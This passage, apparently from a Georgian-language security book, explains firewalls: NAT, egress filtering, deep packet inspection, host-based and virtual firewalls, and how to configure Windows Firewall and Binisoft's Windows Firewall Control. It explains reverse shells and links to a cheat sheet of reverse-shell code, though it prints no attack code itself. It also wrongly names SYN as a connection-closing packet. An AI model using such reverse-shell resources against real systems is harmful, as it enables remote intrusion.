გაუშვათ პაკეტები TCP HTTPS პორტ 443-იდან, UDP DNS 53 პორტიდან და დაბლოკოთ დანარჩენი ყველაფერი. Firewall-ები გამოიყენება რომელიმე IP მისამართზე ან მისამართთა ჯგუფზე წვდომის მისაცემად ან დასაბლოკად. უფრო რთული Firewall-ები მუშაობენ პროგრამული შრის დონეზეც და ამოწმებენ პაკეტებს Deep Packet Inspection (DPI) მეთოდით. მაგალითად, ასეთ Firewall-ებს შეუძლიათ ინფორმაციას წვდომა მისცენ პორტ 443-ზე, მაგრამ გაატარონ ის პაკეტები, რომლებიც დამატებით პირობებს აკმაყოფილებენ, ანუ განსაზღვრონ პაკეტების გატარების წესები. მაგალითად, მათ შეუძლიათ შეამოწმონ, რომ შემომავალი პაკეტები ნამდვილად არიან TLS და არა სხვა პაკეტები, რომლებიც ცდილობენ ღია პორტში შემოძრომას. ასეთი რამის გაკეთება არ შეუძლიათ Firewall-ებს, რომლებიც არ აკეთებენ DPI-ს და ე.ი. მუშაობენ პროგრამული შრის დონეზე.

შემომავალი პაკეტების ფილტრაცია ხდება NAT-ის მიერ, ანუ ის არ უშვებს შემომავალ პაკეტებს, თუ Firewall-ზე არ არის განსაზღვრული DMZ, ან არ არის განსაზღვრული პორტების გადამისამართება. გარედან ქსელში შესვლა შეუძლებელია, რადგან გარე IP მისამართებიდან პაკეტი ფიზიკურად ვერ მოახერხებს შიგა, კერძო, IP მისამართზე მოხვედრას სპეციალურად გადამისამართების გარეშე. ოპერაციულ სისტემებს შეიძლება ჰქონდეთ Firewall-ები. მაგალითად, Windows-ს აქვს Windows Firewall, Linux აქვს IP Tables, ასეთ Firewall-ებს Host Based, ანუ სისტემაზე დაფუძნებულს უწოდებენ.




ასეთი Firewall-ები გიცავენ თქვენსავე ქსელში მოთავსებული არასანდო მოწყობილობებისაგან, რადგან NAT თქვენივე ქსელის შიგნით ვეღარ დაგიცავთ. შესაბამისად, შემომავალი პაკეტების ფილტრაცია შეიძლება იმდენად საჭირო არ იყოს სახლის რუტერზე, მაგრამ შეიძლება საჭირო იყოს ქსელზე მიერთებულ კომპიუტერებზე.



გარეთ გამავალი კავშირის ფილტრაცია ანუ Egress Filtering გამოიყენება იმისთვის, რომ არ გაუშვათ გარეთ პაკეტები. მაგალითად, არ გაუშვას Windows სისტემის პაკეტები, რომლებიც Mixcrosoft სერვერზე იგზავნებიან, ან არ გაუშვას პაკეტები ე.წ. VPN-ის DNS გაჟონვიდან, ან რომელიმე ვირუსისგან, რომელიც ელაპარაკება თავის

სერვერს. ძალიან ბევრ ვირუსს სჭირდება, დამატებით ჩამოტვირთოს კოდი ან ელაპარაკოს სერვერს, რომ თავის საქმე გააკეთოს, ასევე, უკუკავშირია საჭირო, რომ ჰაკერმა გააკონტროლოს კომპიუტერი. ჰაკერები არ ცდილობენ თქვენ ქსელში პირდაპირ შეღწევას, რადგან იციან, რომ ეს შეუძლებელია. ისინი, როგორც წესი, ახერხებენ რაღაცის შემოპარებას თქვენს კომპიუტერში, შემდეგ ეს პროგრამა უკავშირდება მათ, ანუ უხსნის კარებს. ასეთ კავშირს Reverse Shell-ს უწოდებენ, ხოლო პროგრამას, რომელიც ამას აკეთებს, Shell Code-ს. ჰაკერულ საიტებზე ეს ტერმინი ნიშნავს, რომ შესაბამისი პროგრამა გამოიყენება კომპიუტერზე დისტანციური წვდომის მისაღებად. https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet ბმულზე იპოვით Reverse Shall-ის შესაქმნელ კოდებს პროგრამირების სხვადასხვა ენებზე. საბოლოოდ, ვირუსები და ჰაკერები კომპიუტერში შეღწევას სწორედ გარეთ გამავალი კავშირით ახორციელებენ და არა შემავალი კავშირით.

Firewall-ები შეიძლება გამოიყენოთ ქსელის იზოლირების ან სეგმენტაციისთვის. ეს მოწყობილობები სულ უფრო ხშირად გამოიყენება შიგა ქსელების სეგმენტაციისათვის.



მაგალითად, ქსელზე მიერთებული, ინტერნეტთან მოლაპარაკე, სხვადასხვა მოწყობილობები უნდა განიხილებოდნენ, როგორც არასანდო მოწყობილობები და ისინი უნდა გამოყოთ კომპიუტერებისა თუ სხვა სანდო მოწყობილობებისგან. შესაბამისად, შეიძლება დაგჭირდეთ ქსელის სეგმენტაცია. ბევრად უფრო შესაძლებელია, რომ ინტერნეტთან მიერთებული მოწყობილობები, როგორიც არის ტელევიზორი, ან თერმოსტატი, ან კიდევ ბევრი სხვა, უფრო გამოიყენონ ქსელის უკანა კარად, მასში შესაღწევად, ვიდრე კომპიუტერები თანამედროვე ოპერაციული სისტემებით.

Firewall გამოიყენება ქსელის პაკეტების სამართავად და ქსელიდან პაკეტების გარეთ გაგზავნის დასაბლოკად. ასეთ მოწყობილობებს, როგორც მინიმუმ, ქსელთან ორი შეერთება აქვთ და მუშაობენ შიგა ქსელსა და ინტერნეტს შორის, ან გამოიყენებიან შიგა ქსელების ერთმანეთისგან იზოლაციისთვის. Firewall შეიძლება იყოს დაყენებული რუტერზე. ან თუ დააყენებთ სხვა ოპერაციულ სისტემას რუტერზე, ამ სისტემებს IP ცხრილებზე დაფუძნებული Firewall აქვთ. ასევე, შეიძლება იყიდოთ დამოუკიდებელი Firewall, რომელიც ცალკე მოწყობილობაა. ასეთი Firewall სახლების ქსელებში იშვიათია.

ქსელის Firewall-ის პრობლემა იმაშია, რომ ვირუსები კომუნიკაციას შიგნიდან გარეთ ამყარებენ და შესაბამისად, ეს Firewall-ები ვერ ბლოკავენ მათ კავშირს, რადგან ისინი ისეთ პროტოკოლებს და პორტებს იყენებენ, რომელსაც თქვენც იყენებთ კავშირისათვის. მაგალითად, ასეთია TCP:HTTP:80, TCP:HTTPS:443, UDP:DNS:53 პორტები. სამწუხაროდ, Firewall-ებს არ შეუძლიათ განასხვაონ კარგი კავშირი ცუდი კავშირისაგან. კითხვა ისმის - გვჭირდება კი ქსელში მოთავსებული Firewall, რადგან იგი გარეთ გამავალ კავშირს ვერ ბლოკავს და შემომავალი კავშირი კი NAT-ის გამო მაინც დაბლოკილია? თუ Firewall-ს შეუძლია პაკეტების ინსპექცია, ანუ DPI, ეს უკვე სხვა საქმეა, ამ შემთხვევაში შეგვიძლია პაკეტები განვასხვავოთ ერთმანეთისგან და გარეთ არ გავუშვათ ვირუსების მიერ გაგზავნილი პაკეტები. ასეთი Firewall-ებია PFSense და SmoothWall. მათ უნდა უთხრათ, რა დაბლოკონ, ეს უკვე საკმაოდ ძნელია, და თუ ვირუსი დაშიფრულ პაკეტებს აგზავნის, ესენიც ვერ გაარკვევენ, რა წერია პაკეტში.

კომპიუტერზე დაფუძნებული Firewall - ყველა ძირითად ოპერაციულ სისტემას მოჰყვება Firewall. თუმცა თუ ვირუსმა შეაღწია კომპიუტერში, იმის გამო, რომ ეს პროგრამები დაყენებულია იგივე კომპიუტერზე, შანსია, რომ ის შეეცდება გამორთოს Firewall.

ვირუსები ბრაუზერის პროცესებს იყენებენ ინფორმაციის გარეთ გასაგზავნად. შესაბამისად, Firewall ვერ მიხვდება, რომ ეს კავშირი უნდა დაბლოკოს. ბევრი ვირუსი სწორედ ასეთ მეთოდს იყენებს. კომპიუტერის Firewall-ს ერთი უპირატესობა აქვს - მან იცის, რა პროგრამები მუშაობს კომპიუტერზე, შესაბამისად, შეგიძლიათ მიუთითოთ რომელმა პროგრამებმა უნდა განახორციელონ კავშირი. შეგიძლიათ შექმნათ სანდო პროგრამების სია, რომლებიც არ დაიბლოკებიან და დანარჩენს კი Firewall დაბლოკავს. ვირუსი, რომელსაც გარე კავშირის დამყარება უნდა, ამას ვერ შეძლებს, თუმცა ზოგი ვირუსი კავშირისთვის იყენებს სანდო პროგრამების პროცესებს, რასაც Firewall ვერ გააჩერებს.


ვირტუალური Firewall ვირტუალურ რეჟიმში მუშაობს და არ სჭირდება მისთვის დათმობილი კომპიუტერი. მაგალითად, PFSense შეიძლება ამუშაოთ Virtual Box-ში. ასეთ Firewall-ს თავისი უპირატესობები აქვს, რომელსაც მოგვიანებით განვიხილავთ. ეს Firewall-ები ძირითადად იმისთვის გამოიყენება, რომ ვირტუალურად დაიცვათ ქსელები და ნებისმიერი მონაცემების გაჟონვა დარჩეს ვირტუალურ მანქანაში. თანაც ვირტუალურ მანქანაში მომუშავე ნებისმიერი სისტემა შეიძლება შეუერთოთ ვირტუალურ Firewall-ს და მისი გავლით მოახდინოთ ქსელთან შეერთება. შესაბამისად, ვირტუალურ მანაქანაში შეიძლება გქონდეთ რამდენიმე სისტემა, მაგრამ ყველა ამ სისტემისთვის ერთი Firewall გამოიყენოთ.

Firewall-თან მუშაობის ზოგადი წესია, რომ ქსელის ყველანაირი კავშირი დაიბლოკოს გარდა სპეციალურად დაშვებული კავშირებისა. თუ არ იყენებთ, დაბლოკეთ IPV6, UPnP:1900, IGMP და ნებისმიერი სხვა გამოუყენებადი სერვისიც.

საზოგადოდ კი, Firewall-ის წესები თქვენი სიტუაციიდან გამომდინარე უნდა განსაზღვროთ.

ყველა თანამედროვე Firewall-ს აქვს Dynamic Packet Filtering and Stateful Packet Inspection ფუნქცია. იგი პაკეტებს აანალიზებს მიღების და გაგზავნის მომენტში, ამ ფუნქციით არ არის საჭირო შემომავალი კავშირების დაშვება, მთავარია გაგზავნის საშუალება მისცეთ, ანუ გარეთ გამავალი კავშირები დაუშვათ.


ეს ფუნქცია ასე მოქმედებს: სანამ კავშირი მუშაობს, Firewall დაიმახსოვრებს გამგზავნ პორტს და ავტომატურად გახსნის შემომავალ კავშირს ამ პორტთან. ჩვენს მაგალითში პორტი 1525 გადასცემს, და Firewall გახსნის შემომავალ კავშირს ამ პორტზე, როგორც კი კავშირი დასრულდება Syn ან RST პაკეტით, Firewall დახურავს და წაშლის ამ პორტს გახსნილი კავშირების სიიდან. ხოლო UDP-სთვის, რომელსაც კავშირის დამყარება არ სჭირდება, ჩანაწერს კავშირის სიაში უბრალოდ ვადა გასდის და იშლება.



ქვემოთ უფრო დაწვრილებით განვიხილავთ ოპერაციული სისტემებისათვის შექმნილ სხვადასხვა ტიპის Firewall-ს.


Windows Firewall

Windows ოპერაციულ სისტემას თავისი Firewall მოჰყვება, მოძებნეთ Windows desktop-ის ფსკერზე მოთავსებული ძებნის ფუნქციით  და გახსენით. იგი დაახლოებით ასე გამოიყურება:




ამ Firewall-ში, სისტემურად ნაგულისხმებია, რომ აკრძალოს ყველა შემომავალი კავშირი და დაუშვას ყველა გარეთ გამავალი კავშირი. ეს ეწინააღმდეგება პრინციპს, რომ აკრძალოთ ყველაფერი, თუ სპეციალურად არ დაუშვებთ. შესაბამისად, საწყისი კონფიგურაცია არ არის იდეალური, ასეთი კონფიგურაცია მომხმარებლებს ხელს არ შეუშლის, მაგრამ თუ ვირუსი მოხვდა თქვენს მანქანაზე, ის მოახერხებს კომუნიკაციას გარე სამყაროსთან, მიუხედავად Firewall-ის მუშაობისა. სამაგიეროდ, ეს Firewall უფასოა და სისტემას მოჰყვება. Windows Firewall-მა შეიძლება არ დაბლოკოს Microsoft-ის გარკვეული მისამართები. შესაბამისად, თუ განახლებების დაბლოკვა გინდათ, ან არ გინდათ თქვენმა მანქანამ Microsoft-თან ილაპარაკოს კონფიდენციალურობის პრინციპებიდან გამომდინარე, ამას ვერ მოახერხებთ. ვერ ვიტყვი, რომ ეს დიდ პრობლემაა, მაგრამ ხალხის რაღაც ნაწილს ნამდვილად შეუქმნის უხერხულობას. რადგან ეს Firewall არის ყველაზე ფართოდ გავრცელებული, ბევრი ვირუსი იწერება ისე, რომ ამ Firewall-ს გვერდი აუაროს.

Windows Firewall-ის საწყისი ინტერფეისი ზედა ფანჯარაშია ნაჩვენები, ხოლო თუ Advanced Settings დააჭერთ, დაინახავთ უფრო დაწვრილებით კონფიგურაციას.




დაწვრილებითი კონფიგურაცია არ არის მარტივი გამოსაყენებელი.



აქ შეგიძლიათ განსაზღვროთ და შეცვალოთ შემავალი წესები (Inbound Rules) და გამავალი წესები (Outbound Rules).


Windows Firewall დაფუძნებულია სტანდარტულ კონფიგურაციებზე ანუ Profile-ებზე. ეს სტანდარტული კონფიგურაციები შექმნილია სხვადასხვა ტიპის კავშირებისათვის. მაგალითად, როცა ქსელს უერთდებით და სისტემა გეკითხებათ, ეს კავშირი კერძოა (Private) თუ საჯარო (Public), იმის მიხედვით, რომელს აარჩევთ, Firewall ჩართავს შესაბამის სტანდარტულ კონფიგურაციას. Private კონფიგურაცია უნდა გამოიყენოთ, როცა სახლის ქსელთან მუშაობთ, Domain ძირითადად სამსახურში გამოიყენება, ხოლო Public - თუ უერთდებით არასანდო ქსელს.

თუ Windows Firewall Properties დააჭერთ, ეკრანზე გამოვა ფანჯარა:



რომლის ყოველი ჩანართი ცალკეულ ავტომატურ კონფიგურაციას გიჩვენებთ. აქ ნახავთ, რომ შემომავალი კავშირები ჩაკეტილია და გამავალი ღიაა ყველა კონფიგურაციაში. იმისათვის, რომ დაბლოკოთ გარეთ გამავალი კავშირები, Outbound Connection-ში დააყენეთ Block, ეს გააკეთეთ სამივე ჩანართისათვის. გადავიდეთ ისევ შემავალ (Inbound Rules) და გამავალ (Outbound Rules) წესებზე. აქ სიაში დაინახავთ წესებს, რომლებისაც წინ აქვთ მწვანე ღილაკი. ეს ნიშნავს, რომ ეს წესები აქტიურია, ნაცრისფერი ღილაკი ნიშნავს, რომ წესი არ არის აქტიური და წითელი ღილაკი ნიშნავს, რომ წესი დაბლოკილია.

Action > New Rule ბრძანებით შეგიძლიათ შექმნათ ახალი წესი



აქ წესები შეგიძლიათ შექმნათ პროგრამებისათვის (Program), პორტებისთვის (Port), პროგრამის სტანდარტული წესები (Predefined) და Custom - რომელიც საშუალებას გაძლევთ, ძალიან დაწვრილებით განსაზღვროთ წესი.

Windows Firewall-ის ერთ-ერთი შეზღუდვა ის არის, რომ იგი მუშაობს მისამართებზე დაყრდნობით. შესაბამისად, თუ პროგრამისათვის რაიმე წესი შექმენით და შემდეგ ეს პროგრამა სხვა მისამართიდან აამუშავეთ, მასზე შექმნილი წესი არ გავრცელდება. ამგვარად, თუ პროგრამა არ არის დაყენებული კომპიუტერზე და იგი ისე აამუშავეთ, მას ვერ შეეხება Windows Firewall-ის წესები და შეზღუდვები. ყოველი ახალი მდებარეობისათვის ახალი წესია საჭირო.


ეს არის Windows Firewall-ის მოკლე აღწერა. როგორც უკვე აღვნიშნეთ, მისი სწორად ჩაკეტვისთვის საჭიროა შემომავალი და გამავალი კავშირების დაბლოკვა და შემდეგ მხოლოდ იმ კავშირების გახსნა, რომლებიც სამუშაოდ გჭირდებათ.

თუ Windows Firewall-ის გამოყენება გინდათ, ამ ბმულიდან https://www.binisoft.org/wfc.php შეგიძლიათ ჩამოტვირთოთ Binisoft-ის მიერ შექმნილი მისი გრაფიკული ინტერფეისი.

ამ პროგრამას თავისი წესების ნაკრებები აქვს:


- No Filtering-ს გამორთავს Firewall-ს;
- Low Filtering – გამავალი კავშირები, რომლებიც წესებს არ აკმაყოფილებენ, არ არიან შეზღუდული, მხოლოდ პროგრამები იბლოკებიან დაბლოკვის შესაბამისი წესებით;
- Medium Filtering – გამავალი კავშირები, რომლებიც წესებს არ აკმაყოფილებენ, არ არიან შეზღუდული და დაიშვებიან მხოლოდ პროგრამები კავშირის უფლებით.
- High Filtering – ყველა გარეთ გამავალი კავშირი დაბლოკილია, ნებისმიერი კავშირი, თქვენი კომპიუტერიდან და თქვენს კომპიუტერთან, იბლოკება.

ეს სურათი გიჩვენებთ, როგორ დაიბლოკა შეტყობინებების ამოგდება Chrome-ის მიერ.



თუ Windows Firewall Control ფანჯრის მარჯვენა ქვედა კუთხეში მოთავსებულ  პიქტოგრამას დააჭერთ, გაიხსნება წესების ფანჯარა.


თუ ფანჯრის მარჯვენა ქვედა კუთხეში პიქტოგრამას დააჭერთ, ახალი წესის შექმნის ფანჯარა გაიხსნება.



ამ ფანჯარაში უნდა განსაზღვროთ შესაბამისი პარამეტრები, Name უჯრაში შეიყვანოთ წესის სახელი და დააჭიროთ Create ღილაკს. ახალი წესი შეიქმნება.


- **Browse to Allow** - გამოგიტანთ პროგრამების სიას, მონიშნეთ პროგრამა, რომლისთვისაც კავშირის უფლების მიცემა გინდათ.
- **Browse to Block** - გამოგიტანთ პროგრამების სიას, მონიშნეთ პროგრამა, რომლისთვისაც კავშირის უფლების დაბლოკვა გინდათ.
- **Click to Allow** – გეუბნებათ, რომ დააჭიროთ იმ პროგრამის ფანჯარაზე, რომლისთვისაც კავშირის უფლების მიცემა გინდათ.
- **Click to Block** – გეუბნებათ, რომ დააჭიროთ იმ პროგრამის ფანჯარაზე, რომლისთვისაც კავშირის უფლების დაბლოკვა გინდათ.

თუ მარჯვნივ დააჭერთ რომელიმე წესს, ჩამოიშლება მენიუ



რომელიც ამ წესზე სხვადასხვა ქმედებების განხორციელების საშუალებას იძლევა. Allow მოხსნის კავშირის ბლოკირებას, Disable შეაჩერებს წესის მოქმედებას, Properties გამოიტანს დამატებით პარამეტრებს, Create Duplicate შექმნის წესის ასლს, Delete წაშლის წესს, და ა.შ.

თუ დაუბრუნდებით Windows Firewall Control ფანჯარას,



Rules - პარამეტრები საშუალებას მოგცემენ განსაზღვროთ ახალი წესის მიმართულება, შემომავალი, გამავალი, ან ორივე. ასევე, ეს ფანჯარა საშუალებას გაძლევთ, ექსპორტი გაუკეთოთ წესს - მაგალითად, ეს წესი სხვა კომპიუტერზე გადაიტანოთ.

Security – პარამეტრებით კი შეიძლება ჩართოთ High Filtering რეჟიმი ჩატვირთვის და გამორთვისას, რაც ნიშნავს, რომ გამავალი და შემომავალი კავშირები დაიბლოკება. შესაბამისად, პროცესები უფრო უსაფრთხოდ წარიმართება.

თუ Windows Firewall-ის გამოყენებას აპირებთ, ალბათ, ეს პროგრამა უნდა გამოიყენოთ. ეს პარაგრაფი მხოლოდ ნაწილობრივ აღწერს ამ პროგრამის მრავალ თვისებას, ცხადია, კარგი იქნება, თუ ამ პროგრამის სახელმძღვანელოს კარგად შეისწავლით.

Windows-ის სხვა Firewall-ები

